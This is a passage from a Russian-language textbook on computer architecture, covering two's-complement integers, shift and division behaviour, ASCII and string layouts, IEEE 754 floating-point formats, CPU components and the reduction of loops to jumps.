В таблице 3 приводится пример представления 8-ми разрядного числа  $17_{10}$  в двоичном виде, числа  $-17_{10}$  в двоичном дополнительном коде и числа без знака  $239_{10}$  в двоичном виде. Беззнаковое 8-ми разрядное число  $239_{10}$  является дополнением<sup>1</sup> числа  $-17_{10}$  до  $256_{10}$ , и в двоичном представлении эти числа должны выглядеть одинаково:  $239_{10} + 17_{10} = 256_{10} = 100000000_2 = 0$  (здесь цифра 1 в верхнем индексе перед числом использована для обозначения переноса разряда за 8 значащих бит; в таблице 3 цифры в верхнем индексе обозначают разряды, перенесенные за разрядную сетку, а в примере с делением — остаток).

Таблица 3: Пример двоичного представления 8-ми разрядных чисел 17, -17 и 239 (для записи отрицательных чисел использован дополнительный код); и результатов мультипликативных операций и сдвигов.

Число	$X$	$X \times 4_{10}$ или $X << 2_{10}$	$X >> 2_{10}$	$X / 4_{10}$
Положительное	$17_{10} = 00010001_2$	$68_{10} = ^{00}01000100_2$	$4_{10} = 00000100_2^{01}$	$4_{10} = 00000100_2^{01}$
Отрицательное	$-17_{10} = 11101111_2$	$-68_{10} = ^{11}10111100_2$	$-5_{10} = 11110111_2^{11}$	$-4_{10} = 11111100_2^{01}$
Без знака	$239_{10} = 11101111_2$	$188_{10} = ^{11}10111100_2$	$59_{10} = 00111011_2^{11}$	$59_{10} = 00111011_2^{11}$

Как видно из примеров в таблице 3 умножение на степень двойки и сдвиг влево выполняются эквивалентно для положительных, отрицательных и беззнаковых чисел, а операция сдвига вправо для отрицательных чисел:

во-первых, выполняется с *размножением знакового бита* (в таблице эти биты выделены фоном), чтобы сохранить знак числа. Многие процессоры поддерживают два набора инструкций сдвига вправо — «обычные», когда старший бит заполняется нулем и «арифметические», когда знаковый бит размножается;

во-вторых, неэквивалентна делению на  $2^x$ . При делении чисел со знаком округление должно делаться в сторону 0 ( $-17/4=-4$  с остатком -1), а отброс младших битов при сдвиге округляет в сторону  $-\infty$  (сдвиг  $-17>>2$  дал -5 с остатком +3). То есть операция деления не является инвариантной к знаковым/беззнаковым типам.

1 Часто говорят, что в дополнительном коде используется дополнение числа до 2, хотя для n-разрядных чисел вроде бы используется дополнение до  $2^n$ . Причина этого в том, что ранние ЭВМ проектировали для инженерных и научных расчетов, то есть для работы с вещественными числами. Часто использовался формат с фиксированной запятой, при котором десятичная точка размещалась сразу после знакового разряда, т. е. числа со знаком отображались на диапазон  $[-1..1]$ , а числа без знака  $[0..2]$  (в обоих случаях не включая правую границу). В этом формате дополнение осуществлялось именно до 2, так остальные разряды формировали дробную часть.

пам, и, соответственно, в большинстве процессоров аппаратно реализованы операции деления чисел со знаком и чисел без знака.

Операция умножения в данном примере выглядит инвариантной к наличию знака у типа, но в реальности ситуация сложнее. Дело в том, что при сложении или вычитании  $n$ -разрядных чисел результат получается не более чем  $n+1$ -разрядный; для учета переноса из старшего разряда в процессорах предусмотрен специальный механизм (см. стр. 32). При умножении  $n$ -разрядных чисел результат получается  $2*n$ -разрядным. Говорят, что операции умножения являются *расширяющими*. Обычно они организованы так, что при умножении двух  $n$ -разрядных чисел друг на друга получают тоже два  $n$ -разрядных числа, содержащих старшую и младшую части результата соответственно; условно можно записать:

$$(H, L) := X * Y \quad (10)$$

где  $(H, L)$  — пара чисел, представляющие старшую  $H$  и младшую  $L$  части числа *двойной точности*,  $X$  и  $Y$  — множители, числа *одинарной точности*.

Если операция умножения реализована как расширяющая, то она не является инвариантной к знаковому/беззнаковому типу и реализуется аппаратно в двух вариантах; так делается чаще всего. Для пояснения попробуем умножить два 8-ми разрядных числа  $-2*2$ , при этом ожидается результат  $-4$  и сравнить с результатом умножения  $254*2$  ( $254$  — это дополнение для  $-2$ ):

$$\begin{aligned} 254_{10} * 2_{10} &= 11111110_2 * 00000010_2 = 00000001_2, 11111100_2 \\ -2_{10} * 2_{10} &= 11111110_2 * 00000010_2 = 11111111_2, 11111100_2 \end{aligned}$$

Для операции умножения разница между знаковым и беззнаковым целыми типами проявляется только в распространении знакового бита в старшем числе результата. Если реализация операции умножения нерасширяющая, то она оказывается инвариантной<sup>1</sup> к наличию знака у типа.

Операция деления также меняет разрядность: делимое представлено обычно двумя  $n$ -разрядными числами, содержащими старшую и младшую части, а делитель одним  $n$ -разрядным числом; результаты размещаются в двух  $n$ -разрядных словах — в одном результат, в другом — остаток. Это можно записать так:

$$\begin{aligned} Y &:= (H, L) / X \\ R &:= (H, L) \% X \end{aligned} \quad (11)$$

где  $Y$  — частное,  $R$  — остаток деления,  $X$  — делитель (все числа одинарной точности),  $(H, L)$  — делимое, число двойной точности. При делении возможно возникновение ошибок типа «деление на ноль». На практике это целый класс ошибок, не сводящийся к делению на ноль; эта ошибка возникает, если результат деления не может быть корректно представлен в виде числа одинарной точности. Если большое число двойной точности поделить на небольшое, то для представления результата может потребоваться число двойной точности.

Поясняющий пример: пусть числа одинарной точности будут 8-ми разрядными, тогда число двойной точности будет 16-ти разрядным; в случае типа со

<sup>1</sup> Например, в CIL (низкоуровневый язык платформы Microsoft .NET) мультиплексивные операции, как и аддитивные, нерасширяющие; соответственно предусмотрены две реализации деления (знаковое и беззнаковое) и по одной реализации операций сложения, вычитания, умножения.

знаком диапазон возможных значений таких чисел от -32768 до +32767. Если, например, попробовать поделить 21765 на 5, то результат должен быть 4353 или, в виде пары чисел, (17, 1). Этот результат не может быть представлено в виде 8-ми разрядного числа с одинарной точностью (диапазон от -128 до +127), в результате процессор обработает это событие как попытку деления на ноль.

Таким образом, обычный<sup>1</sup> набор типов целых чисел сводится к 8, 16, 32 и 64-х разрядным целым числам со знаком и без знака. Арифметические операции реализуются для типов каждого размера; аддитивные операции независимы от наличия знака у типа, а сдвиговые и мультиплексивные операции реализуются ещё и с учетом знаковых и беззнаковых типов.

Таблица 4: Предельные значения основных целочисленных типов данных

Тип	Длина	Предельные значения	
		Минимальное	Максимальное
байт	1	0	255
байт со знаком	1	-128	127
слово	2	0	65535
слово со знаком	2	-32768	32767
двойное слово	4	0	4294967295
двойное слово со знаком	4	-2147483648	2147483647
квадрослово	8	0	18446744073709551615
квадрослово со знаком	8	-9223372036854775808	9223372036854775807

При записи больших круглых чисел часто удобно использовать множители — кило ( $10^3$ ), мега ( $10^6$ ), гига ( $10^9$ ), тера ( $10^{12}$ ) и т. д.; однако в программировании «круглыми» приняты степени двойки, а не десятки; при этом используется десятичная система приближенных множителей, например,  $2^{10}=1024\approx 10^3$ ; для которых стали использовать привычные обозначения<sup>2</sup>. Позже появились стандарты (IEEE 1541 [20], IEC 60027-2 [17]), однако, пока не прижившиеся «в обиходе».

Таблица 5: Используемые приставки и сокращения для обозначения множителей

Число	Точное значение	Примерное		Стандарты IEEE, IEC
		значение	приставка	
$2^{10}$	1024	$10^3$	кило-, к, К	киби-, Ki
$2^{20}$	1048576	$10^6$	мега-, М	меби-, Mi
$2^{30}$	1073741824	$10^9$	гига-, Г	гиби-, Gi
$2^{40}$	1099511627776	$10^{12}$	тера-, Т	теби-, Ti
$2^{50}$	1125899906842624	$10^{15}$	пета-, П	пеби-, Pi
$2^{60}$	1152921504606846976	$10^{18}$	экса-, Э	эксби-, Ei

1 Подразумевается, что речь идет о типах, поддерживаемых процессорами настольных вычислительных машин. Микропроцессоры часто ограничены лишь 8-ми и 16-ти разрядными типами целочисленных данных.

2 Вспоминается анекдот: чем начинающий программист отличается от законченного?  
- начинающий думает, что в килобайте 1000 байт, а законченный — что в километре 1024 метра.

## Представление символов и строк

На ранних этапах развития вычислительной техники было принято, что для кодирования одного символа используется целое число со знаком, занимающее один байт. Таким образом, существовала возможность описать 128 различных символов с неотрицательными кодами (отрицательные коды не использовались и, более того, знаковый бит часто просто игнорировался оборудованием). Сложилось несколько наборов символов, отображаемых на коды с номерами от 0 до 127 включительно; один из них, т. н. *ASCII (American Standard Code for Information Interchange)* стал со временем общим стандартом.

Первые 32 символа этой кодировки отводились для специальных и управляющих символов (см. таблицу 6, управляющие коды выделены серым цветом), зачастую не имевших прямого отображения на устройстве вывода и использовавшихся либо для управления режимом работы устройства, либо для управления каналом связи устройства и ЭВМ, либо управления отображением потока текста.

Таблица 6: 7-ми разрядная кодировка ASCII

	.0	.1	.2	.3	.4	.5	.6	.7	.8	.9	.A	.B	.C	.D	.E	.F
0.	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1.	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2.	!	"	#	\$	%	&	'	(	)	*	+	,	-	.	/	
3.	Ø	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4.	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	0
5.	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	-
6.	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7.	p	q	r	s	t	u	v	w	x	y	z	{		}	~	DEL

Из числа управляющих символов особенный интерес представляют:

- *BS* (код  $0x08$ , 8, *BackSpace*, «\b») при получении этого символа устройство передвигало курсор или каретку на один шаг назад; последующий выводимый символ на принтере накладывался поверх предыдущего, позволяя формировать некоторые лигатуры и имитировать выделение (двойным или тройным пропечатыванием каждого символа), на дисплее старый символ замещался новым;
- *TAB* (код  $0x09$ , 9, *Tabulator*, «\t») при получении этого символа устройство вывода переводило курсор (каретку) вперед на позицию с номером, кратным 8;
- *LF* (код  $0x0A$ , 10, *Line Feed* «\n<sup>1</sup>»), т. н. «перевод строки»; при получении этого символа устройство вывода переводило курсор (каретку) вертикально вниз на одну позицию (или перемещало бумагу на одну строку вверх);

1 В языке C символ \n может транслироваться в код 0xA, пару кодов 0xD,0xA или код 0xD, в зависимости от соглашений операционной системы; во всех случаях он соответствует переводу строки и переходу на её начало, т. е. является лишь некоторым аналогом символа LF.

- CR (код  $0x0D$ , 13, *Carriage Return* «\r») т. н. «возврат каретки»; при получении этого символа устройство вывода переводило курсор (каретку) в первую позицию текущей строки; использование символов LF и CR было похожим на работу механической печатной машинки — провернуть барабан на одну строку и перевести каретку влево до упора;

Со временем код символа стал 8-ми разрядным, что позволило расширить таблицу до 256 различных символов и обеспечить на первых порах работу с другими языками (правда были существенные проблемы с использованием нескольких языков, отличных от английского, одновременно). Возникло значительное количество различных кодировок (т. н. *кодовых страниц*, *code page*), содержащих символы разных языков, в том числе кириллицу (см. «Представление символов; однобайтовые кодировки» на стр. 416, а также «Представление символов, много-байтовые кодировки» на стр. 425).

Для записи строк стали использовать последовательность кодов символов, размещающихся в памяти в порядке возрастания адресов, т. е. при записи текста адреса возрастают слева-направо. На практике сложилось несколько способов записи строк текста, сейчас часто называемых «*C-style*» или *C-строки* (длина строки заранее не известна и определяется только лишь размещенным в конце строки специальным символом-терминатором, в языке C это символ с кодом 0) и «*Pascal-style*» или *Паскаль-строки* (длина строки задается в её начале, терминатора нет). Иногда используют другие названия: *ASCIZ*, *ASCIB*, *ASCIW*, *ASCIL* и т. п.

*ASCIZ* или просто *ASCII-строка* для обозначения строки с нуль-терминатором (как в языке C).

Таблица 7: Пример ASCII-строки (*ASCIZ*) "Hello, world!" (*C-строка*)

Адрес	A+0	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12	+13
Символ	H	e	l	l	o	,		w	o	r	l	d	!	\0
Байты <sub>16</sub>	48	65	6C	6C	6F	2C	20	77	6F	72	6C	64	21	00
Слова, LE <sub>16</sub>	6548		6C6C		2C6F		7720		726F		646C		0021	
Байты <sub>8</sub>	110	145	154	154	157	54	40	167	157	162	154	144	41	0
Слова, LE <sub>8</sub>	62510		66154		26157		73440		71157		62154		41	
Байты <sub>10</sub>	72	101	108	108	111	44	32	119	111	114	108	100	33	0

В таблице 7 приводится пример размещения строки в адресном пространстве, начиная с некоторого адреса «A». Одну и ту же строку можно представить кодами, записанными по различным основаниям и с различной группировкой; показаны примеры побайтовой записи по основанию 16, 8 и 10, а также по-словной little endian по основанию 16 и 8; варианты с пословной записью интересны вычислением кода сгруппированных символов. Для чисел по основанию 16 группировка делается так: *код\_младшего+100<sub>16</sub>\*код\_старшего*, например, для первых двух символов  $48_{16}+100_{16}*65_{16}=6548_{16}$ , что, в случае little endian, выглядит как простая перестановка кодов. А для чисел по основанию 8 эта операция делается так: *код\_младшего+400<sub>8</sub>\*код\_старшего* (т. к.  $256_{10}=100_{16}=400_8$ ), соответственно представление первых двух символов в виде little endian слова по основанию 8 будет уже так:  $110_8+400_8*145_8=62510_8$ , что чуть менее очевидно.

*ASCIB*-строка в стиле языка Паскаль, первый байт строки (считается беззнаковым, даже если коды символов со знаком) содержит её длину, таким образом максимальная длина составляет 255 символов.

Таблица 8: Пример *ASCIB*-строки "Hello, world!" (Паскаль-строка, в оригинальном паскале длина строки не превышала 255 символов)

Адрес	$A+0$	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12	+13
Символ	\015	H	e	1	1	0	,		w	o	r	l	d	!
Байты <sub>16</sub>	0D	48	65	6C	6C	6F	2C	20	77	6F	72	6C	64	21

*ASCIW*-строка в стиле языка Паскаль, начинается с 16-ти разрядного слова без знака, содержащего длину строки, таким образом максимальная длина строки 65535 символов.

Таблица 9: Пример *ASCIW*-строки "Hello, world!" (использован little endian для записи длины строки)

Адрес	$A+0$	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12	+13	+14
Символ	\015\000	H	e	1	1	0	,		w	o	r	l	d	!	
Байты <sub>16</sub>	0D 00	48	65	6C	6C	6F	2C	20	77	6F	72	6C	64	21	

*ASCL*-строка в стиле языка Паскаль, начинается с 32-х разрядного числа без знака, содержащего длину, что позволяет описывать строки длиной до 4 ГБ.

Таблица 10: Пример *ASCL*-строки "Hello, world!" (современная Паскаль-строка для 32-х разрядных ЭВМ, использован little endian для записи длины)

Адрес	$A+0$	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12	+13	+14	+15	+16
Символ	\015\000\000\000	H	e	1	1	0	,		w	o	r	l	d	!			
Байты <sub>16</sub>	0D 00 00 00	48	65	6C	6C	6F	2C	20	77	6F	72	6C	64	21			

## Представление вещественных чисел

Интересно, что в ранних работах фон Неймана [49], [4] (1945-1946 гг.) обосновывается отказ от использования вещественных чисел с плавающей запятой, на аппаратном уровне предполагалось реализовывать только формат с фиксированной запятой. При этом ещё в 1937-1938 гг. в работах Конрада Цузе [52], [53] уже предлагалось использование двоичной математики и формата с плавающей запятой [16], причём во многом похожего на нынешние стандарты — с поддержкой бесконечности, неопределенными значениями, без записи всегда единичного старшего бита мантиссы и т. п. Современный стандарт IEEE 754-2008 [21] предусматривает 4 уровня спецификации и устанавливает отношения между ними:

- 1-й уровень, соответствующий действительным числам, расширенным значениями  $-\infty$  и  $+\infty$ ;
- 2-й уровень соответствует конечному множеству «чисел с плавающей запятой», получаемому из 1-го уровня путем округления до заданной точности; эти числа также включают в себя  $-\infty$  и  $+\infty$  и специальное значение *NaN* (*Not a Number*); между числами 1-го и 2-го уровней установлено отношение «многие-к-одному» (1 → 2: округление, 2 → 1: проекция, за исключением *NaN*, отсутствующего на 1-м уровне);

- 3-й уровень, т. н. «*данные с плавающей запятой*» определяются некоторым форматом представления; число с плавающей запятой может быть записано в виде:
  - тройки (*знак, мантисса и экспонента*), записанной по основанию 2 или 10, представляющей конечное действительное число;
  - специального значения  $-\infty$  или  $+\infty$ ;
  - специального значения *qNaN* (*quiet Not a Number*) или *sNaN* (*signaling Not a Number*);

между 2-м и 3-м уровнями установлено отношение «один-ко-многим»: одно число с плавающей запятой может быть представлено в виде данных с плавающей запятой несколькими способами (нормальные и субнормальные формы и т. п.);

- 4-й уровень обеспечивает кодирование данных с плавающей запятой в виде битовых строк; между 3-м и 4-м уровнями также установлено отношение «многие-к-одному».

Стандарт специально оговаривает тот факт, что *многие аксиоматические свойства действительных чисел могут не выполняться для арифметики данных с плавающей запятой*. Например, может быть нарушена ассоциативность сложения, т. е. в частных случаях может быть, что  $A + (B + C) \neq (A + B) + C$ .

Это оговорка оказывает существенное влияние на разработку программ, оперирующих с вещественными числами. Нарушение аксиоматики приводит к погрешностям вычислений, затруднённой и не всегда корректной оптимизации и другим нежелательным эффектам. Накопление погрешностей, например, в продолжительно функционирующих устройствах (скажем, системах управления электростанций), может оказаться жизненно важным. Оптимизация программ — очень сложная операция, полагающаяся, в частности, на соблюдение аксиоматики<sup>1</sup>; и если код программы использует нарушения аксиоматики, то в результате оптимизации программа может оказаться неработоспособной.

Представление конечного действительного числа в виде тройки: знак *S* (0 или 1), мантисса *M* и экспонента *E*, см. выражение (12), характеризуется:

$$v := -1^S \times b^{E - BIAS} \times M \quad (12)$$

- основанием *b* (стандартом определено три двоичных формата и два десятичных);
- длиной мантиссы *p*, определяющей точность представления числа, изменяется в цифрах (двоичных или десятичных);
- максимальным значением экспоненты *emax*;
- минимальным значением экспоненты *emin*; стандарт требует, чтобы выполнялось условие (13):

$$emin = 1 - emax \quad (13)$$

- *BIAS* (*смещение*); экспонента записывается в т. н. смещенной форме, т. е. реальное значение показателя степени равно *E-BIAS*.

---

<sup>1</sup> С целыми числами аксиоматика тоже может нарушаться, см. стр. 16, но в гораздо меньшем числе случаев. Некоторые программы специально эксплуатируют такие нарушения.

В таблице 11 приводятся параметры стандартных форматов чисел с плавающей запятой. Здесь:  $w$ : ширина битового поля для представления экспоненты,  $t$ : ширина битового поля для представления мантиссы,  $k$ : полная ширина битовой строки.

Таблица 11: Основные параметры стандартных форматов представлений чисел с плавающей запятой

Параметр	Binary32	Binary64	Binary128	Decimal64	Decimal128
<i>Параметры формата</i>					
$b$	2	2	2	10	10
$p$ , цифры	24	53	113	16	34
$e_{max}$	127	1023	16383	384	6144
<i>Параметры кодирования</i>					
$BIAS$	127	1023	16383	398	6176
$w$ , биты	8	11	15	13	17
$t$ , биты	23	52	112	50	110
$k$ , биты	32	64	128	64	128

В большинстве существующих вычислительных систем вещественные числа с плавающей запятой представлены двоичными форматами Binary32 и Binary64; в некоторых случаях поддерживается дополнительное 80-ти разрядное представление вещественных чисел. Аппаратная поддержка 128-ми разрядных вещественных чисел, равно как и десятичных форматов вещественных чисел, нетипична. В дальнейшем изложении будут затронуты только некоторые вопросы представления вещественных чисел в двоичном формате.

В двоичных форматах вводится понятие нормальной и субнормальной формы представления числа. Если число записано в нормальном представлении, то все  $p$  разрядов мантиссы используются, но то же самое число может быть записано и с большими значениями экспоненты; тогда старшие биты мантиссы окажутся нулевыми и для представления значащей части числа останется меньшее число разрядов; такие способы записи чисел называются субнормальными. Например, представим десятичное число с плавающей запятой, где для мантиссы отводится три десятичных разряда; тогда число 123 в нормальной форме будет записано как  $1.23 \times 10^2$ , а в субнормальной  $0.123 \times 10^3$  или  $0.0123 \times 10^4$ .

Знак  $S$  может принимать значения 0 (положительные числа) или 1 (отрицательные числа); экспонента  $E$  рассматривается как целое число без знака, из которого надо вычесть  $BIAS$  для получения реального показателя, а мантисса записана в формате с фиксированной запятой, расположенной сразу после первого разряда, т. е.  $M_0 . M_1 M_2 \dots M_{p-1}$ . Очевидно, что при использовании двоичных нормальных форм записи вещественных чисел самый старший разряд всегда будет равен 1; что позволяет его не записывать в итоговом представлении. Таким образом, для представления  $p$  разрядов мантиссы надо  $t = p-1$  разрядов в кодированном представлении, а сама мантисса ограничена значениями от 1 до  $b - b^{1-p}$ . Ещё одно следствие использования нормальной формы: значение мантиссы при-

надлежит интервалу  $[1, 2[$ , а не  $[\emptyset, 1[$ , при этом для задания малых чисел надо использовать отрицательные значения экспоненты. А если в этих условиях ещё и не записывать старший разряд мантиссы, считая его всегда равным 1, то для представления нуля надо зарезервировать специальное условное значение.

Наименьшее возможное положительное нормальное число равно  $b^{e_{\min}}$ , наибольшее:  $b^{e_{\max}} * (b - b^{1-p})$ . В субнормальной форме минимальное значение экспоненты равно  $b^{1-p}$ , то есть наименьшее субнормальное число равно  $b^{e_{\min}} * b^{1-p}$ . Любое конечное число с плавающей запятой будет кратно наименьшему субнормальному; это позволяет рассматривать битовое поле, отведенное для мантиссы, в качестве целого числа, значение которого умножается на наименьшее субнормальное число.




Рисунок 2: Двоичное представление вещественных чисел с плавающей запятой

На рисунке 2 разряды экспоненты и мантиссы нумеруются по порядку их написания, слева-направо, т. е. от старшего (*MSB, Most Significant Bit*) к младшему (*LSB, Least Significant Bit*), что противоположно направлению возрастания цены разряда, т. е. самый старший разряд имеет номер  $\emptyset$ , а самый младший:  $w-1$  или  $p-1$ .

В зависимости от значения экспоненты может быть представлено:

- $1 \leq E \leq 2^{w-2}$ ; конечное действительное число:

$$v := -1^S * 2^{E-BIAS} * (1 + 2^{1-p}*M) \quad (14)$$

- $E=\emptyset$ ; запись числа  $-\emptyset, +\emptyset$  и субнормальных форм:

- $M=\emptyset$ ; плюс или минус ноль;

- $M!\neq\emptyset$ ; субнормальное число:

$$v := -1^S * 2^{EMIN} * (\emptyset + 2^{1-p}*M) \quad (15)$$

- $E=2^{w-1}$ ; зарезервировано для специальных значений:

- $M=\emptyset$ ; плюс и минус бесконечность;

- $M!\neq\emptyset$ ; обозначает NaN; величина  $M$  при этом называется *полезной нагрузкой* (*payload*) и используется для обозначения различных видов NaN.

Стандарт допускает использование *расширенных* и *расширяемых* форматов. Для расширенных форматов параметры  $p$  и  $e_{\max}$  должны быть не менее, чем параметры формата, взятого за основу. Расширяемый формат отличается от расширенного тем, что разработчику программы предоставлена возможность самому выбирать  $p$  и  $e_{\max}$ . Кроме того, стандарт определяет два дополнительных формата, предназначенных только для обмена данными, но не для вычислений: двоичное 16-ти разрядное представление и десятичное 32-х разрядное плюс механизм формирования форматов более высокой точности, чем 128-ми разрядные числа.

Стандарт *IEEE 754-2008* определяет не только способы представления и форматы вещественных чисел с плавающей запятой, но также определяет список рекомендуемых операций, свойства основных операций, используемые правила округления, способы управления поведением вычислительной системы при округлении и при обработке ошибочных ситуаций и т. п. и именно это составляет самую ценную часть стандарта: до его появления реализация операций с вещественными числами различалась на разных компьютерах, различались характеристики точности, накопления погрешностей, диапазоны чисел и т. п. В результате одна и та же программа давала различные результаты при выполнении на разных машинах.

*Таблица 12: Диапазоны изменения и точность стандартных 32 и 64-х разрядных форматов вещественных чисел с плавающей запятой*

Формат	32-х разрядный	64-х разрядный
Обозначение типа	<code>float</code>	<code>double</code>
Точность, разрядов	$\approx 6$	15
Точность, Эпсилон	$1.192092896 * 10^{-7}$	$2.2204460492503131 * 10^{-16}$
Максимальное число	$3.402823466 * 10^{38}$	$1.7976931348623158 * 10^{308}$
Минимальное число	$1.175494351 * 10^{-38}$	$2.2250738585072014 * 10^{-308}$
Максимальная экспонента	$\approx 38$	$\approx 308$
Минимальная экспонента	$\approx -37$	$\approx -307$

В таблице 12 приводятся десятичные характеристики двух основных стандартных форматов вещественных чисел с плавающей запятой. *Эпсилон (Epsilon)* — это такое наименьшее число, для которого истинно выражение  $1+\text{EPSILON} \neq 1$ . величина характеризует относительную точность операций сложения и вычитания — если прибавляемая к  $x$  или вычитаемая из  $x$  величина меньше, чем  $\text{epsilon} \times x$ , то результат останется равен  $x$ . В реальности ситуация хуже, так как при использовании в аддитивных операциях величин, приближающихся по порядку к  $\text{epsilon} \times x$ , начнут сказываться погрешности округления меньшего слагаемого. О некоторых сложностях разработки программ, использующих вещественные числа с плавающей запятой, см. «Представление вещественных чисел; погрешности» на стр. 411.

## Основные компоненты процессора и памяти

При выполнении программы процессор должен: 1) получить из памяти код инструкции, 2) определить число и размер operandов этой инструкции, 3) получить значения operandов-источников, 4) выполнить инструкцию и, наконец, 5) сохранить результат в operandе-приёмнике. После завершения выполнения инструкции процессор должен приступить к выполнению следующей.

Если проанализировать эту последовательность действий, то станет очевидно, что процессор должен обладать некоторой «памятью»: код инструкции, получаемый на первом шаге, используется на втором и четвертом шагах; информация об operandе-приёмнике, полученная при анализе инструкции, потребуется лишь

на последнем шаге; само выполнение инструкций тоже потребует некоторой памяти, например, выполнение операций сложения потребует учета переносов, иногда каскадных, а операции умножения и деления потребуют хранения промежуточных данных и т. п. Кроме того, необходимо как-то управлять порядком выполнения «элементарных» операций (иногда называемых микро-операциями), на которые делятся основные операции процессора.



Рисунок 3: Логическая структура ЦПУ и взаимодействие ЦПУ с ОЗУ

Таким образом, в ЦПУ можно выделить несколько логических блоков (термин «логические» здесь обозначает то, что границы блоков определены не по наличию связей и/или физическому размещению компонент, а по выполняемым ими функциям; регистры, к примеру, являются встроенным частями физических АЛУ и УУ и разделены между ними), см. рис. 3:

- *Регистры* представляют собой т. н. «сверхоперативную» память, встроенную непосредственно в процессор; среди регистров можно выделить *программно-доступные* (разработчик может указывать их в качестве операндов инструкций) и *внутренние* (обращение к ним явным образом невозможно). Программно-доступные регистры в свою очередь делятся на *специализированные* и т. н. *регистры общего назначения (РОН)*. Последние можно использовать в роли операндов в большинстве инструкций процессора, тогда как применение специализированных несколько ограничено.
- *Арифметико-логическое устройство (АЛУ)* выполняет арифметические и логические операции, такие как операции сложения, вычитания, умножения, операции сдвигов, побитовые и т. п. АЛУ обычно может выполнять операции над данными различных типов — целых и вещественных разной разрядности, скалярных и векторных и пр. Те типы данных, которыми может манипулировать АЛУ, часто называют *нативными типами*.
- *Устройство управления (УУ)* управляет порядком действий, выполняемых процессором: осуществляет выборку из памяти и анализ кода инструкций, выборку операндов, передачу операндов в АЛУ и сохранение результата в операнде-приёмнике, а также обеспечивает правильный порядок выполнения программы, обеспечивая либо последовательное выполнение инструкций, либо передачу управления в точках ветвления. Помимо этих функций УУ выполняет инструкции, не требующие участия АЛУ (например, инструкции перемещения данных), а также некоторые арифметические операции, необходимые для *адресной арифметики* — вычисления адресов операндов и инструкций.

Существенный компонент УУ — блок интерфейса с памятью (в современных системах чаще «блок интерфейса шины»); процессор связан с ОЗУ с помощью группы проводников, т. н. шины, обычно параллельной (т. е. содержащей набор проводников, по которым одновременно передается группа сигналов /бит/ — т. н. пространственное разделение сигналов вместо временного разделения, которое используется последовательными схемами). Проводники, составляющие шину, обычно делят на три группы: 1) те, по которым передаются управляющие сигналы (т. н. шина управления), 2) те, по которым передается адрес (т. н. шина адресов) и 3) те, по которым передаются данные или коды инструкций, полученные из памяти или записываемые в память (т. н. шина данных).

Протокол шины определяет порядок передачи сигналов по линиям управления, адресным и данных. Для синхронизации устройств, подключённых к шине, часто используется генератор тактовых импульсов, работающий с некоторой тактовой частотой. И процессор, и память должны иметь соответствующие блоки, реализующие взаимодействие как между собой по шине, так и с внутренними компонентами процессора и ОЗУ, соответственно.

Компоненты УУ, реализующие адресную арифметику и интерфейс с памятью, технически и логически достаточно сложны, поэтому обмен данными/кодами инструкций между ЦПУ и ОЗУ осуществляется исключительно через УУ.

В функции УУ входит также управление порядком выполнения инструкций, как в случае последовательного выполнения кода, так и в случае вызова процедур или ветвлений. Для последовательного извлечения кодов инструкций предусмотрен специальный регистр, являющийся указателем на следующую инструкцию. В разных процессорах этот регистр называют по-разному: *счётчик инструкций (PC, Program Counter)*, *указатель инструкции (IP, Instruction Pointer)*, *управляющий счётчик (CC, Control Counter)* и т. п. Чаще всего используются термины «счётчик инструкций» и «указатель инструкций».

Когда УУ осуществляет выборку кода инструкции, оно запрашивает из памяти инструкцию, размещенную по адресу, хранящемуся в счётчике инструкций, и одновременно увеличивает его значение, так, что счётчик содержит адрес инструкции, следующей за данной. Во время выполнения инструкции счётчик всегда указывает на инструкцию или данные, *следующие непосредственно за выполняемой инструкцией*. Этот же счётчик используется и при необходимости извлечения дополнительных данных для инструкции (например, адреса операндов в памяти, константы и т. п. часто включают в состав инструкции) — если при анализе операндов УУ выясняет, что надо запросить из памяти дополнительные данные, то эти данные извлекаются по адресу, находящемуся в счётчике, а счётчик увеличивается на размер извлеченных данных.

## **Представление алгоритма потоком инструкций**

В наборе инструкций процессора можно выделить инструкции, предназначенные для явного изменения значения счётчика инструкций — присвоение этого регистру какого-либо значения заставит УУ процессора извлечь следующую инструкцию по новому адресу. Таким образом, *инструкции перехода* фактически

являются инструкциями присвоения нового значения счётчику инструкций<sup>1</sup>. Аналогично выполняются инструкции вызова подпрограммы (при присвоении счётчику инструкций нового значения, его текущее значение запоминается) и возврата из подпрограммы (восстанавливается сохраненное значение счётчика).

Множество языков программирования высокого уровня предлагают свои собственные средства управления очередностью выполнения кода (описания графа потока управления). В общем виде нельзя даже полагаться на одномерность этих средств (существуют, скажем, двумерные языки с передачей управления в разных направлениях), но на нижнем уровне граф потока управления, определенный средствами языка высокого уровня, должен быть отображен на систему команд процессора и одномерную оперативную память.

Вообще говоря, язык высокого уровня может быть реализован практически, только если существует его отображение на систему команд процессора, структуру памяти и т. п., т. е. язык высокого уровня должен быть представим на низком уровне. Это обратимое требование: *низкоуровневые средства должны обеспечивать возможность реализации необходимых высокоуровневых конструкций, как минимум, для всех распространенных языков программирования*.

Сложные управляющие конструкции языков высокого уровня приводимы к комбинации двух основных конструкций — безусловному переходу (*goto*) и ветвлению (*if ... then ... else ...*). Следовательно, средствами низкого уровня необходимо реализовать ветвления в дополнение к безусловной передаче управления.

Таблица 13: Пример приведения некоторых управляющих конструкций языков высокого уровня (ЯВУ) к переходам и ветвлению

Конструкция ЯВУ	Приведенный вариант
<code>while ( условие ) {     тело цикла }</code>	<code>_loop: if ( !условие ) goto _out     тело цикла     goto _loop _out:</code>
<code>do {     тело цикла } while ( условие )</code>	<code>_loop:     тело цикла     if ( условие ) goto _loop</code>
